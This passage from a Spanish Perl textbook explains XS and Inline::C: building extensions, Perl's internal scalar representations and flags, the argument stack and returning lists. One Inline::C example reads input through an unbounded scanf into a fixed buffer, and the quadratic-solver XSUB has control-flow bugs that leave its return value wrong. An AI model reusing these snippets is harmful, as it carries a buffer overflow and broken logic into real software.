  -fno-strict-aliasing -pipe -I/usr/local/include -D_LARGEFILE_SOURCE \
  -D_FILE_OFFSET_BITS=64 -O2-DVERSION=\"0.01\" -DXS_VERSION=\"0.01\" \
  -fPIC "-I/usr/lib/perl/5.8/CORE" Example.c
```

El compilador y las opciones del compilador usadas son las mismas que se emplearon para construir la instalación actual del intérprete Perl. Los valores con los que la versión usada de Perl fue compilada pueden obtenerse por medio del módulo `Config` . Por ejemplo:

```
lhp@nereida:~/Lperl/src/XSUB$  perl -MConfig -e 'print Config::myconfig()'
Summary of my perl5 (revision 5 version 8 subversion 8) configuration:
  Platform:
    osname=linux, osvers=2.6.15.4, archname=i486-linux-gnu-thread-multi
    uname='linux ninsei 2.6.15.4 #1 smp preempt mon feb 20 09:48:53 pst 2006\
                                              i686 gnulinux '
    config_args='-Dusethreads -Duselargefiles -Dccflags=-DDEBIAN
    -Dcccdlflags=-fPIC -Darchname=i486-linux-gnu
    -Dprefix=/usr -Dprivlib=/usr/share/perl/5.8
    -Darchlib=/usr/lib/perl/5.8 -Dvendorprefix=/usr
    -Dvendorlib=/usr/share/perl5 -Dvendorarch=/usr/lib/perl5
    -Dsiteprefix=/usr/local -Dsitelib=/usr/local/share/perl/5.8.8
    -Dsitearch=/usr/local/lib/perl/5.8.8 -Dman1dir=/usr/share/man/man1
    -Dman3dir=/usr/share/man/man3 -Dsiteman1dir=/usr/local/man/man1
    -Dsiteman3dir=/usr/local/man/man3 -Dman1ext=1 -Dman3ext=3perl
    -Dpager=/usr/bin/sensible-pager -Uafs -Ud_csh -Uusesfio -Uusenm
    -Duseshrplib -Dlibperl=libperl.so.5.8.8 -Dd_dosuid -des'
    hint=recommended, useposix=true, d_sigaction=define
    usethreads=define use5005threads=undef useithreads=define usemultiplicity=define
    useperlio=define d_sfio=undef uselargefiles=define usesocks=undef
    use64bitint=undef use64bitall=undef uselongdouble=undef
    usemymalloc=n, bincompat5005=undef
! Compiler:
!   cc='cc', ccflags ='-D_REENTRANT -D_GNU_SOURCE -DTHREADS_HAVE_PIDS
!   -DDEBIAN -fno-strict-aliasing -pipe -I/usr/local/include
!   -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64',
!   optimize='-O2',
    cppflags='-D_REENTRANT -D_GNU_SOURCE -DTHREADS_HAVE_PIDS -DDEBIAN
             -fno-strict-aliasing -pipe -I/usr/local/include'
    ccversion='', gccversion='4.0.3 (Debian 4.0.3-1)', gccosandvers=''
    intsize=4, longsize=4, ptrsize=4, doublesize=8, byteorder=1234
    d_longlong=define, longlongsize=8, d_longdbl=define, longdblsize=12
```

```
        ivtype='long', ivsize=4, nvtype='double', nvsize=8, Off_t='off_t', lseeksize=8
        alignbytes=4, prototype=define
      Linker and Libraries:
        ld='cc', ldflags =' -L/usr/local/lib'
        libpth=/usr/local/lib /lib /usr/lib
        libs=-lgdbm -lgdbm_compat -ldb -ldl -lm -lpthread -lc -lcrypt
        perllibs=-ldl -lm -lpthread -lc -lcrypt
        libc=/lib/libc-2.3.6.so, so=so, useshrplib=true, libperl=libperl.so.5.8.8
        gnulibc_version='2.3.6'
      Dynamic Linking:
        dlsrc=dl_dlopen.xs, dlext=so, d_dlsymun=undef, ccdlflags='-Wl,-E'
        cccdlflags='-fPIC', lddlflags='-shared -L/usr/local/lib'
```

6. A continuación se procede a la construcción de la librería dinámica. El proceso depende de la plataforma y la forma de hacerlo viene de nuevo dirigida por el módulo `Config`. Observe que la librería se deja en el directorio `blib/arch/auto/Example/` (línea 18).

```
!13 chmod 644 Example.bs
!14 rm -f blib/arch/auto/Example/Example.so
!15 cc  -shared -L/usr/local/lib Example.o  -o blib/arch/auto/Example/Example.so    \
 16                 \
 17
!18 chmod 755 blib/arch/auto/Example/Example.so
!19 cp Example.bs blib/arch/auto/Example/Example.bs
!20 chmod 644 blib/arch/auto/Example/Example.bs
 21 Manifying blib/man3/Example.3pm
```

Para probar el módulo escribimos un programa de prueba:

```
lhp@nereida:~/Lperl/src/XSUB/Example$ cat -n useexample.pl
 1  #!/usr/bin/perl -w
 2  use blib; # Para que encuentre el módulo
 3  use strict;
 4  use Example;
 5
 6  my $n = shift || 1000;
 7  my $x = 0;
 8
 9  $x += Example::computepi(0,$n,4) for 0..3;
10  print "$x\n";
lhp@nereida:~/Lperl/src/XSUB/Example$ time ./useexample.pl 1000
3.14459174129814

real    0m0.032s
user    0m0.020s
sys     0m0.010s
lhp@nereida:~/Lperl/src/XSUB/Example$ time ./useexample.pl 10000000
3.14159295358978

real    0m0.359s
user    0m0.360s
sys     0m0.000s
```

17.8. Breve Introducción a `Inline`

El módulo `Inline` proporciona los medios para realizar las pasarelas entre el lenguaje Perl y otro lenguaje de programación. En particular `Inline` provee una capa por encima de `XS` que facilita la integración entre código C y código Perl. Una buena fuente de ejemplos es el texto *Pathollogically Polluting perl with C, Python and Other Rubbish using Inline.pm* del propio autor del módulo, Brian Ingerson [6]). Veamos un ejemplo usando `Inline::C`:

```
lhp@nereida:~/Lperl/src/inline$ cat -n pi.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use List::Util qw(sum);
 4  use Inline 'C';
 5
 6  my $p = shift || 4;
 7  my $n = shift || 10000;
 8  my $pi = sum(map { computepi($_, $n, $p) } 0..$p-1);
 9  print "Pi es: 3.14159265358979 ...\nValor calculado: $pi\n";
10
11  __END__
12  __C__
13
14  double computepi(int id, int N, int np) {
15    double sum, left;
16
17    int i;
18    for(i=id, sum = 0; i<N; i+=np) {
19      double x = (i + 0.5)/N;
20      sum += 4 / (1 + x*x);
21    }
22    sum /= N;
23    return (sum);
24  }
```

El código C puede almacenarse dentro del fichero `DATA` (esto es, a partir de la aparición del marcador `__END__` en una sección determinada por el marcador `__C__`. También puede guardarse en una cadena ordinaria que es pasada a `Inline`:

```
lhp@nereida:~/Lperl/src/inline$ cat -n hello.pl
     1  #!/usr/local/bin/perl -w
     2  use strict;
     3  use Inline C => <<'END_C';
     4  void greet() {
     5    printf("Hello, world\n");
     6  }
     7  END_C
     8
     9  greet;
```

Ejecutémos dos veces el ejemplo del cálculo de π y cronometremos los tiempos de ejecución:

```
lhp@nereida:~/Lperl/src/inline$ time pi.pl
Pi es: 3.14159265358979 ...
Valor calculado: 3.14159265442313

real    0m1.773s
```

```
user    0m1.430s
sys     0m0.270s
lhp@nereida:~/Lperl/src/inline$ time pi.pl
Pi es: 3.14159265358979 ...
Valor calculado: 3.14159265442313

real    0m0.066s
user    0m0.060s
sys     0m0.010s
```

Vemos que la segunda vez tarda menos que la primera. Esto es así porque la primera vez `Inline` genera una librería que - por defecto - se guarda en el subdirectorio `__Inline`:

```
lhp@nereida:~/Lperl/src/inline$ ls -ltr | tail -1
drwxr-xr-x  4 lhp lhp 4096 2007-02-20 10:39 _Inline
lhp@nereida:~/Lperl/src/inline$ tree _Inline/
_Inline/
|-- build
|-- config
`-- lib
    `-- auto
        `-- pi_pl_fa9f
            |-- pi_pl_fa9f.bs
            |-- pi_pl_fa9f.inl
            `-- pi_pl_fa9f.so

4 directories, 4 files
```

La gramática de `Inline` para `C` reconoce ciertas definiciones de funciones del código `C`. Esto es, `Inline` generará el código necesario para enlazar la llamada a la función como si fuera una subrutina Perl. Si no puede reconocer la definición, esta será ignorada sin que hayan mensajes de error o advertencia. No quedará disponible en el ámbito de Perl, pero podrá aún seguir siendo usada en el ámbito de C. `Inline` busca por definiciones de funciones de estilo:

```
tipo_de_retorno nombre_de_funcion ( pares_tipo_identificador ) { cuerpo }
```

en las parejas `tipo identificador, ...` puede usarse cualquier tipo que esté definido en el fichero `typemap` (véase sección 17.19).

Las siguientes definiciones no serán reconocidas:

```
Foo(int i) # no hay tipo de retorno
int foo(float f) { # no existe definición en typemap para float
int Foo(num) double num; { # la vieja sintáxis C no se soporta
void Foo(void) { # void se permite solo para el retorno
```

17.9. Argumentos de Salida en XS

En el siguiente ejemplo proveemos un resolutor de ecuaciones de primer y segundo grado. La estructura de directorios - creada con `h2xs -A -n CodeAndOutput` es como sigue:

```
lhp@nereida:~/projects/perl/src/XSUB/CodeAndOutput$ tree
.
|-- Changes
|-- CodeAndOutput.xs
|-- MANIFEST
```

```
|-- Makefile.PL
|-- README
|-- lib
|   `-- CodeAndOutput.pm
|-- main.c
|-- ppport.h
|-- solve.c
|-- t
|   `-- CodeAndOutput.t
`-- use.pl
```

Los parámetros en las líneas 15 y 16 son inicializados a `NO_INIT` . La palabra clave `NO_INIT` indica que el parámetro no es de entrada y que su valor inicial no importa. El compilador `xsubpp` habitualmente genera código para la lectura de todos los parámetros desde la pila de argumentos Perl para asignarselos a las correspondientes variables C. La palabra clave `NO_INIT` le dice a `xsubpp` que tales párametros pueden ser obviados para esta operación.

El uso de punteros en C en una declaración de función puede significar - desde el punto de vista de la entrada-salida de dicha función - cosas distintas. Por ejemplo, en la declaración

```
bool string_looks_like_as_a-number(char *s)
```

el parámetro `s` es (un puntero a un array de caracteres) de entrada mientras que el parámetro `c` en

```
bool make_char_uppercase(char *c)
```

es (un puntero a un carácter) de salida. Para distinguir estas dos formas de uso XSUB requiere que las declaraciones de prototipo XSUB sean de la forma:

```
char *s
char &c
```

es por esta razón que los parámetros `x1` y `x2` que contendrán las soluciones a la ecuación son declarados como `double &x1` y `double &x2`.

La palabra clave `CODE` usada en la línea 17 indica código para el cuerpo de la XSUB. La variable `RETVAL` es creada automáticamente por el compilador `xsubpp`: su valor será usado como valor de retorno de la función.

```
lhp@nereida:~/projects/perl/src/XSUB/CodeAndOutput$ cat -n CodeAndOutput.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
 7
 8  MODULE = CodeAndOutput          PACKAGE = CodeAndOutput
 9
10  int
11  solveeq2(a, b, c, x1, x2)
12      double a
13      double b
14      double c
15      double &x1 = NO_INIT
16      double &x2 = NO_INIT
17    CODE:
18    {
```

```
19
20      if (a == 0) {
21        if (b == 0) {
22          if (c != 0) {
23            RETVAL = 0;
24          }
25          RETVAL = -1; /* infinitas soluciones */
26        }
27        x1 = -c/b;
28        RETVAL = 1;
29      }
30
31      double d = b*b -4*a*c;
32      if (d >= 0) {
33        d = sqrt(d);
34        x1 = (-b + d)/(2*a);
35        x2 = (-b - d)/(2*a);
36        RETVAL = 2;
37      }
38      RETVAL = 0;
39    }
40  OUTPUT:
41    RETVAL
42    x1
43    x2
```

La palabra clave `OUTPUT` indica que los parámetros que siguen deberán ser actualizados cuando la XSUB termina (`x1` y `x2` en este ejemplo) o que ciertos valores deben ser retornados por la función (`RETVAL` en este ejemplo. `RETVAL` no se retorna automáticamente is existe una sección `CODE` en la XSUB).

El siguiente código muestra un programa cliente y una ejecución:

```
lhp@nereida:~/projects/perl/src/XSUB/CodeAndOutput$ cat -n use.pl
  1  #!/usr/local/bin/perl -w
  2  use strict;
  3  use blib;
  4  use CodeAndOutput;
  5
  6  my ($x1, $x2);
  7
  8  CodeAndOutput::solveeq2(1, -3, 2, $x1, $x2);
  9
 10  print "$x1 $x2\n";
lhp@nereida:~/projects/perl/src/XSUB/CodeAndOutput$ use.pl
2 1
```

17.10. Representaciones C de los Tipos de Perl

Cada variable Perl tiene una representación en forma de estructura de datos C en el intérprete (Véase [9]). Por ejemplo, el tipo escalar es representado mediante una estructura que se encuentra en el fichero `sv.h` :

```
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ perl -ne
         '$x = 1 if /struct sv/; print if $x; exit if $x && /}/' sv.h
```

```
struct STRUCT_SV {              /* struct sv { */
    void*       sv_any;         /* pointer to something */
    U32         sv_refcnt;      /* how many references to us */
    U32         sv_flags;       /* what we are */
};
```

El módulo `Devel::Peek` permite acceder a parte de la información en dicha estructura de datos desde un programa Perl:

```
lhp@nereida:~/Lperl/src/XSUB/Example$ perl -MDevel::Peek -de 0
Loading DB routines from perl5db.pl version 1.28
main::(-e:1):   0
  DB<1> $a = 5
  DB<2> Dump $a
SV = IV(0x83833b8) at 0x8437350
  REFCNT = 1
  FLAGS = (IOK,pIOK)
  IV = 5
```

sv_any

El tipo `SV` es usado para representar un escalar. La dirección entre paréntesis se refiere al lugar en el que se encuentra almacenado el valor, el cual es apuntado por el campo `sv_any` . Se nos informa que contiene un tipo de datos entero: las siglas `IV` vienen de *Integer Value*. La información proveída indica que `$a` esta en la dirección `0x8437350`.

REFCNT

El campo `REFCNT` (`sv_refcnt`) de la estructura lleva el numero de referencias al valor. Es usado por el sistema de gestión de memoria de Perl: si el contador de referencia de un valor vale cero la memoria ocupada por dicho valor puede ser liberada. En efecto, si a continuación hacemos:

```
  DB<3> $b = \$a
  DB<4> Dump $a
SV = IV(0x83833b8) at 0x8437350
  REFCNT = 2
  FLAGS = (IOK,pIOK)
  IV = 5
```

Observamos que `REFCNT` pasa a valer 2 indicando ahora que dicho valor esta siendo referenciado mediante dos ligaduras: a través de `$a` e indirectamente a través de `$b`.

FLAGS

Perl lleva la información sobre el estado de uso de una variable en un campo `FLAGS` . El módulo `Devel::Peek` nos permite observar el estado de las flags o *banderas*.

Después de hacer la asignación `$a = 5` vimos que el campo `sv_any` apuntaba a la estructura de datos de tipo `IV` que contiene la información necesaria y que las banderas `IOK` y `pIOK` están activas.

Continuando nuestra sesión, asignemos una cadena a `$a`:

```
  DB<6> $a = "hola"
  DB<7> Dump $a
SV = PVIV(0x8151e80) at 0x8437350
  REFCNT = 2
  FLAGS = (POK,pPOK)
  IV = 5
  PV = 0x824d750 "hola"\0
  CUR = 4
  LEN = 8
```

PVIV

Después de la asignación `$a = "Hola"` los flags cambian a `FLAGS = (POK,pPOK)` indicando que ahora la interpretación válida del escalar es como cadena. No sólo cambia la dirección apuntada por el campo `sv_any` sino que también lo hace el tipo de lo apuntado: `PVIV` . El tipo `PVIV` indica que el valor puede ser una cadena o un número. El tipo `PVIV` se implanta en el intérprete mediante una estructura de datos con nombre `xpviv`:

```
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ perl -ne
          '$x = 1 if /struct xpviv/; print if $x; exit if $x && /}/' sv.h
struct xpviv {
    char *      xpv_pv;         /* pointer to malloced string */
    STRLEN      xpv_cur;        /* length of xpv_pv as a C string */
    STRLEN      xpv_len;        /* allocated size */
    IV          xiv_iv;         /* integer value or pv offset */
};
```

El campo `CUR` (`xpv_cur`) contiene la longitud de la cadena mientras que el campo `LEN` (`xpv_len`) informa de la cantidad de memoria reservada para la misma.

17.11. El Sistema de FLAGS de Perl

En Perl el sistema de banderas utiliza los primeros 24 bits de un entero de 32 bits. Los restantes 8 bits se utilizan para almacenar información sobre el tipo. Las banderas nunca se acceden directamente: La API de Perl provee un conjunto de macros para su lectura y modificación (Véase la sección *SV Flags* de la documentación en `perlapi`).

Por ejemplo, el módulo `Readonly` provee una forma alternativa de tener constantes en Perl 5. En el caso de los escalares lo hace manipulando la bandera `READONLY` :

```
lhp@nereida:~/Lperl/src/XSUB/Example$ perl -MDevel::Peek -MReadonly -de 0
main::(-e:1):   0
  DB<1> Readonly::Scalar $sca => 4
  DB<2> Dump $sca
SV = IV(0x838349c) at 0x8462efc
  REFCNT = 1
  FLAGS = (IOK,READONLY,pIOK)
  IV = 4
```

El código del submódulo `Readonly::XS` que se encarga de las constantes escalares es extraordinariamente compacto:

```
#include "EXTERN.h"
#include "perl.h"
#include "XSUB.h"
#include "ppport.h"

MODULE = Readonly::XS   PACKAGE = Readonly::XS

int
is_sv_readonly(sv)
    SV *sv
PROTOTYPE: $
CODE:
    RETVAL = SvREADONLY(sv);
OUTPUT:
    RETVAL
```

```
void
make_sv_readonly(sv)
    SV *sv
PROTOTYPE: $
CODE:
    SvREADONLY_on(sv);
```

- La directiva `PROTOTYPE:` le indica al compilador `xsubpp` que debe generar un prototipo para la interface Perl a la subrutina. El prototipo indica que se espera un único argumento escalar.
- La variable `RETVAL` es declarada automáticamente por XS. El tipo de `RETVAL` casa con el tipo de retorno declarado para la función. Por defecto la función C generada usará `RETVAL` para guardar el valor de retorno. En los casos sencillos el valor de `RETVAL` será colocado en la primera posición disponible de la pila, para que sea recibido por Perl como el valor retornado por la XSUB.
- Cuando existe una sección `CODE:` como ocurre en este ejemplo, el valor en `RETVAL` no es devuelto automáticamente y es necesario explicitarlo en una sección `OUTPUT:`.
- Una sección `OUTPUT:` indica que ciertos parámetros de la función deben ser actualizados cuando la función termine.
- Observe como la bandera `READONLY` es accedida por medio de las macros `SvREADONLY` y `SvREADONLY_on` y nunca por acceso directo del valor en `SVf_READONLY`.

17.12. Tipos de Escalares Perl

El tipo enumerado `svtype` enuncia los tipos de escalar:

```
nereida:~/Lperl-5.9.4> sed -ne '46,64p' sv.h | cat -n
 1  typedef enum {
 2    SVt_NULL,  /* 0  Usado para undef */
 3    SVt_IV,    /* 1  Entero */
 4    SVt_NV,    /* 2  Flotante */
 5    SVt_RV,    /* 3  Referencia */
 6    SVt_PV,    /* 4  Cadena */
 7    SVt_PVIV,  /* 5  Cadena o Entero */
 8    SVt_PVNV,  /* 6  Cadena o Flotante */
 9    SVt_PVMG,  /* 7  Objeto o escalar mágico */
10    SVt_PVBM,  /* 8  Como SVt_PVMG: si es cadena usa Boyer-Moore para las búsquedas */
11    SVt_PVGV,  /* 9  Typeglob */
12    SVt_PVLV,  /* 10 Varios tipos con conducta Lvalue */
13    SVt_PVAV,  /* 11 Array */
14    SVt_PVHV,  /* 12 Hash */
15    SVt_PVCV,  /* 13 Código */
16    SVt_PVFM,  /* 14 Formato */
17    SVt_PVIO,  /* 15 Manejador de ficheros */
18    SVt_LAST   /* keep last in enum. used to size arrays */
19  } svtype;
```

En la jerga, estos tipos son conocidos como `IV`, `NV`, `PV`, etc. Nótese que arrays y hashes son formas de `SV`s. Existe toda una familia de funciones con nombres `SvIV`, `SvNV`, `SvPV`, etc para leer un escalar (`SV`) como entero, flotante, cadena, etc. El siguiente código muestra el uso de algunas de estas funciones de acceso:

```
lhp@nereida:~/Lperl/src/XSUB/inline$ cat -n dump_values.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use Inline C => <<'EOC';
 4  void dump_scalar(SV * sv) {
 5
 6    printf("Flotante: %f\n", SvNV(sv));
 7    printf("Entero: %i\n", SvIV(sv));
 8    printf("Cadena: %s\n", SvPV_nolen(sv));
 9    printf("Longitud de la cadena: %i\n", SvCUR(sv));
10    printf("Longitud del espacio asignado para la cadena: %i\n", SvLEN(sv));
11  }
12  EOC
13
14  my $a = "123.53";
15  dump_scalar($a)
```

El caso de las cadenas es mas complejo: se puede acceder a la longitud de la cadena mediante la macro `SvCUR` y a la longitud de su buffer mediante la macro `SvLEN` . Al ejecutar el programa anterior obtenemos la salida:

```
lhp@nereida:~/Lperl/src/XSUB/inline$ dump_values.pl
Flotante: 123.530000
Entero: 123
Cadena: 123.53
Longitud de la cadena: 6
Longitud del espacio asignado para la cadena: 8
```

Existe una familia de funciones `sv_setiv` , `sv_setnv` , `sv_setpv` , etc. que permiten la modificación del escalar. Por ejemplo:

```
lhp@nereida:~/projects/perl/src/XSUB/inline$ cat -n set_values.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use Inline C => <<'EOC';
 4  void set_string(SV * sv) {
 5    char h[256];
 6    printf("Input: ");
 7    scanf("%s", &h);
 8    sv_setpv(sv, h);
 9  }
10  EOC
11
12  my $a;
13  set_string($a);
14  print "$a\n";
```

17.13. Uso de la Pila de Argumentos

La macro `ST` permite acceder a la lista de argumentos. La expresión `ST(0)` denota al primero, `ST(1)` al segundo, etc. Esto es: `ST(i)` es equivalente a `$_[$i]`.

El siguiente ejemplo provee una función `sum` que devuelve la suma de sus argumentos. Creamos la estructura de ficheros y directorios con `h2xs -A -n Sum`. Después de añadir el directorio `script` y el programa de prueba `usesum.pl` la estructura queda como sigue:

```
lhp@nereida:~/Lperl/src/XSUB/Sum$ tree
.
|-- Changes
|-- MANIFEST
|-- Makefile.PL
|-- README
|-- Sum.xs
|-- lib
|   `-- Sum.pm
|-- ppport.h
|-- script
|   `-- usesum.pl
`-- t
    `-- Sum.t
```

El programa de prueba ilustra el modo de uso:

```
lhp@nereida:~/Lperl/src/XSUB/Sum/script$ cat -n usesum.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use blib;
 4  use Sum;
 5
 6  die "Supply numbers\n" unless @ARGV;
 7  my $s = sum(@ARGV);
 8  print "$s\n";
```

En la ejecución que sigue nótese el *control de tipos* cuando la entrada es ilegal:

```
lhp@nereida:~/Lperl/src/XSUB/Sum/script$ usesum.pl 2 3 5
10
lhp@nereida:~/Lperl/src/XSUB/Sum/script$ usesum.pl 2 3 a 4
Argument "a" isn't numeric in subroutine entry at ./usesum.pl line 7.
9
lhp@nereida:~/Lperl/src/XSUB/Sum/script$ usesum.pl 2.5 3.4 2.1
8
lhp@nereida:~/Lperl/src/XSUB/Sum/script$
```

A continuación pasamos a comentar los contenidos de `Sum.xs`:

```
lhp@nereida:~/Lperl/src/XSUB/Sum$ cat -n Sum.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
 7
 8  #ifdef SVf_IVisUV
 9  #  define slu_sv_value(sv) \
         (SvIOK(sv)) ? \
              (SvIOK_UV(sv)) ? (NV)(SvUVX(sv)) : (NV)(SvIVX(sv))\
            : (SvNV(sv))
10  #else
11  #  define slu_sv_value(sv) (SvIOK(sv)) ? (NV)(SvIVX(sv)) : (SvNV(sv))
```

```
12  #endif
13
14
15  MODULE = Sum            PACKAGE = Sum
16
17  NV
18  sum(...)
19  PROTOTYPE: @
20  CODE:
21  {
22      SV *sv;
23      int index;
24      if(!items) {
25          XSRETURN_UNDEF;
26      }
27      sv = ST(0);
28      RETVAL = slu_sv_value(sv);
29      for(index = 1 ; index < items ; index++) {
30          sv = ST(index);
31          RETVAL += slu_sv_value(sv);
32      }
33  }
34  OUTPUT:
35      RETVAL
```

1. El tipo `NV` (*Numerical Value*) es usado para representar valores numéricos de tipo doble en Perl. Es el valor de retorno de la función `sum` (línea 17). Otros tipos posibles son: `IV` por *Integer Value*, `PV` para las cadenas (Pointer Value).

2. La elipsis de la línea 18 indica que esta función recibe un número variable de argumentos.

3. La directiva `PROTOTYPE:` indica al compilador `xsubpp` que debe generar un prototipo para la interface Perl a la subrutina.

4. La directiva `CODE:` permite escribir el código de la función. Se usa cuando queremos tener acceso a algunos de los servicios facilitados por XS.

5. En la línea 22 declaramos `sv` como puntero a un tipo escalar `SV` (por *Scalar Value*). El tipo `SV` es el tipo C usado por Perl para representar las variables Perl de tipo escalar. Analogamente los tipos `AV` y `HV` son las representaciones C de los tipos Perl *Array Value* y *Hash Value*.

6. La variable XS `items` (línea 24) nos da el número de argumentos, esto es, la longitud de `@_`.

7. La macro `XSRETURN_UNDEF` produce el equivalente C de `return undef`.

8. La macro `ST` permite acceder a la lista de argumentos. `ST(0)` es el primero, `ST(1)` el segundo, etc. Esto es: `ST(i)` es equivalente a `$_[$i]`.

9. La variable `RETVAL` (línea 28) es declarada automáticamente por XS. El tipo de `RETVAL` casa con el tipo de retorno declarado para la función. Por defecto la función C generada usará `RETVAL` para guardar el valor de retorno. En los casos sencillos el valor de `RETVAL` será colocado en `ST(0)` para que sea recibido por Perl como el valor retornado por la XSUB. Sin embargo, cuando hay una sección `CODE:` como en este ejemplo, el valor en `RETVAL` no es devuelto automáticamente y es necesario explicitarlo en una sección `OUTPUT:`.

10. Una sección `OUTPUT:` indica que ciertos parámetros de la función deben ser actualizados cuando la función termine.

Al compilar con `xsubpp` la XSUB `sum` es traducida asi:

```
lhp@nereida:~/Lperl/src/XSUB/Sum$ sed -ne '27,51p' Sum.c
XS(XS_Sum_sum)
{
    dXSARGS;
    {
        NV      RETVAL;
        dXSTARG;
#line 21 "Sum.xs"
{
    SV *sv;
    int index;
    if(!items) {
        XSRETURN_UNDEF;
    }
    sv = ST(0);
    RETVAL = slu_sv_value(sv);
    for(index = 1 ; index < items ; index++) {
        sv = ST(index);
        RETVAL += slu_sv_value(sv);
    }
}
#line 48 "Sum.c"
        XSprePUSH; PUSHn((NV)RETVAL);
    }
    XSRETURN(1);
}
```

17.14. Manejando Array Values

Usaremos como ejemplo para esta sección el módulo `Math::Factor::XS` debido a Steven Schubiger el cual permite calcular los factores de un número. La siguiente sesión muestra el uso de la función `factors` la cual devuelve una lista con los factores del número:

```
lhp@nereida:/tmp/Scalar-List-Utils-1.18$ perl -de 0
main::(-e:1):   0
  DB<1> use Math::Factor::XS ':all'
  DB<2>  @factors = factors(30107)
  DB<3> x @factors
0  7
1  11
2  17
3  23
4  77
5  119
6  161
7  187
8  253
9  391
10  1309
11  1771
12  2737
13  4301
```

```
  DB<4> x matches(30107, @factors)
0  ARRAY(0x85107bc)
   0  7
   1  4301
1  ARRAY(0x84d5ccc)
   0  11
   1  2737
2  ARRAY(0x84e1524)
   0  17
   1  1771
3  ARRAY(0x8382b50)
   0  23
   1  1309
4  ARRAY(0x85108e8)
   0  77
   1  391
5  ARRAY(0x8503844)
   0  119
   1  253
6  ARRAY(0x84faab0)
   0  161
   1  187
```

La línea 4 muestra el resultado de la función `matches` la cual devuelve una lista con las parejas de factores. Existe una variable `Skip_multiple` que modifica la conducta de `matches` de manera que sólo son listados aquellas parejas de factores (a, b) tales que $a < b$ y a es primo:

```
  DB<5> $Math::Factor::XS::Skip_multiple = 1
  DB<6> x matches(30107, @factors)
0  ARRAY(0x84fab94)
   0  7
   1  4301
1  ARRAY(0x85037a4)
   0  11
   1  2737
2  ARRAY(0x84fabc4)
   0  17
   1  1771
3  ARRAY(0x84f0618)
   0  23
   1  1309
```

Esta es la estructura de ficheros del módulo:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Math-Factor-XS-0.33$ tree
.
|-- Build.PL
|-- Changes
|-- INSTALL
|-- MANIFEST
|-- META.yml
|-- Makefile.PL
|-- README
|-- XS.xs
|-- lib
```

```
|   `-- Math
|       `-- Factor
|           `-- XS.pm
|-- ppport.h
|-- scripts
|   `-- usage-example.pl
`-- t
    |-- 00-load.t
    |-- calc_factors.t
    |-- pod-coverage.t
    `-- pod.t

5 directories, 15 files
```

Este módulo se construye usando `Module::Build` el cual es una alternativa a `ExtUtils::MakeMaker`. Por esta razón el fichero para arrancar el proceso de instalación se llama `Build.PL`. Los contenidos del módulo son:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Math-Factor-XS-0.33$ cat -n lib/Math/Factor/XS.pm |
 1  package Math::Factor::XS;
 2
 3  use strict;
 4  use warnings;
 5  use base qw(Exporter);
 6
 7  our ($VERSION, @EXPORT_OK, %EXPORT_TAGS, $Skip_multiple, @subs);
 8
 9  $VERSION = '0.33';
10  @subs = qw(factors matches);
11  @EXPORT_OK = @subs;
12  %EXPORT_TAGS = ('all' => [ @subs ]);
13  $Skip_multiple = 0;
14
15  require XSLoader;
16  XSLoader::load(__PACKAGE__, $VERSION);
17
18  1;
```

Pasamos a comentar los contenidos del fichero `XS.xs`. En primer lugar tenemos la función `factors`:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Math-Factor-XS-0.33$ cat -n XS.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
 7
 8  MODULE = Math::Factor::XS               PACKAGE = Math::Factor::XS
 9
10  void
11  factors(number)
12          long number
13      PROTOTYPE: $
```

```
14      INIT:
15          long i;
16      PPCODE:
17          for (i = 2; i <= number; i++) {
18              if (i > (number / 2)) break;
19              if (number % i == 0) {
20                  EXTEND(SP,1);
21                  PUSHs(sv_2mortal(newSViv(i)));
22              }
23          }
```

1. La directiva `PROTOTYPE:` (línea 13) le indica al compilador `xsubpp` que debe generar un prototipo para la interface Perl a la subrutina. El prototipo indica que se espera un único argumento escalar.

2. La directiva `INIT:` (línea 14) permite insertar declaraciones e inicializaciones dentro de la XSUB.

3. La directiva `PPCODE:` (línea 16) le indica al compilador `xsubpp` que el programador proporciona el código que controla el manejo de los argumentos y los valores de retorno en la pila. Tanto en `factors` como en `matches` queremos devolver una lista de valores en vez de un único valor. En casos como estos se debe usar `PPCODE:` y empujar explícitamente la lista de valores calculados en la pila.

4. Si estamos en la línea 20 es que el número es múltiplo de `i`. Por tanto `i` debe ser agregado a la lista de resultados. `EXTEND` tiene como sintáxis `void EXTEND(SP, int nitems)`. Después de llamada es seguro que la pila tiene espacio para `nitems` nuevos items.

5. En la línea 21 usamos la macro `PUSHs` para empujar el valor escalar en la pila. Hay toda una familia de macros `PUSH`:

   a) `PUSHi` Prototipo: `void PUSHi(IV iv)`
   Empuja un entero en la pila. La pila debe tener espacio para este elemento.

   b) `PUSHn` Prototipo: `void PUSHn(NV nv)`
   Empuja un doble en la pila. La pila debe tener espacio para este elemento.

   c) `PUSHp` Prototipo: `void PUSHp(char* str, STRLEN len)`
   Empuja una cadena en la pila. La pila debe tener espacio para la misma. `len` es la longitud de la cadena.

   d) `PUSHs` Prototipo: `void PUSHs(SV* sv)`
   Empuja un escalar en la pila. La pila debe tener espacio para este elemento.

   e) `PUSHu` Prototipo: `void PUSHu(UV uv)`
   Empuja un entero sin signo en la pila. La pila debe tener espacio para este elemento.

6. En la línea 20 se usan dos funciones de la API de Perl. La función `newSViv` tiene el prototipo `SV* newSViv(IV i)`. Crea un nuevo valor escalar y lo inicializa con el entero en `i`. El contador de referencia del nuevo escalar se pone a 1.

   La función `sv_2mortal` marca el `SV` como *mortal*: El `SV` será destruido cuando termine el contexto de la subrutina. La función tiene el prototipo `SV* sv_2mortal(SV* sv)`. Si no llamáramos a esta función la memoria alojada nunca sería liberada y se produciría una pérdida (*leak*).

Procedamos ahora a estudiar la subrutina `matches`.

```
25  void
26  matches(number, ...)
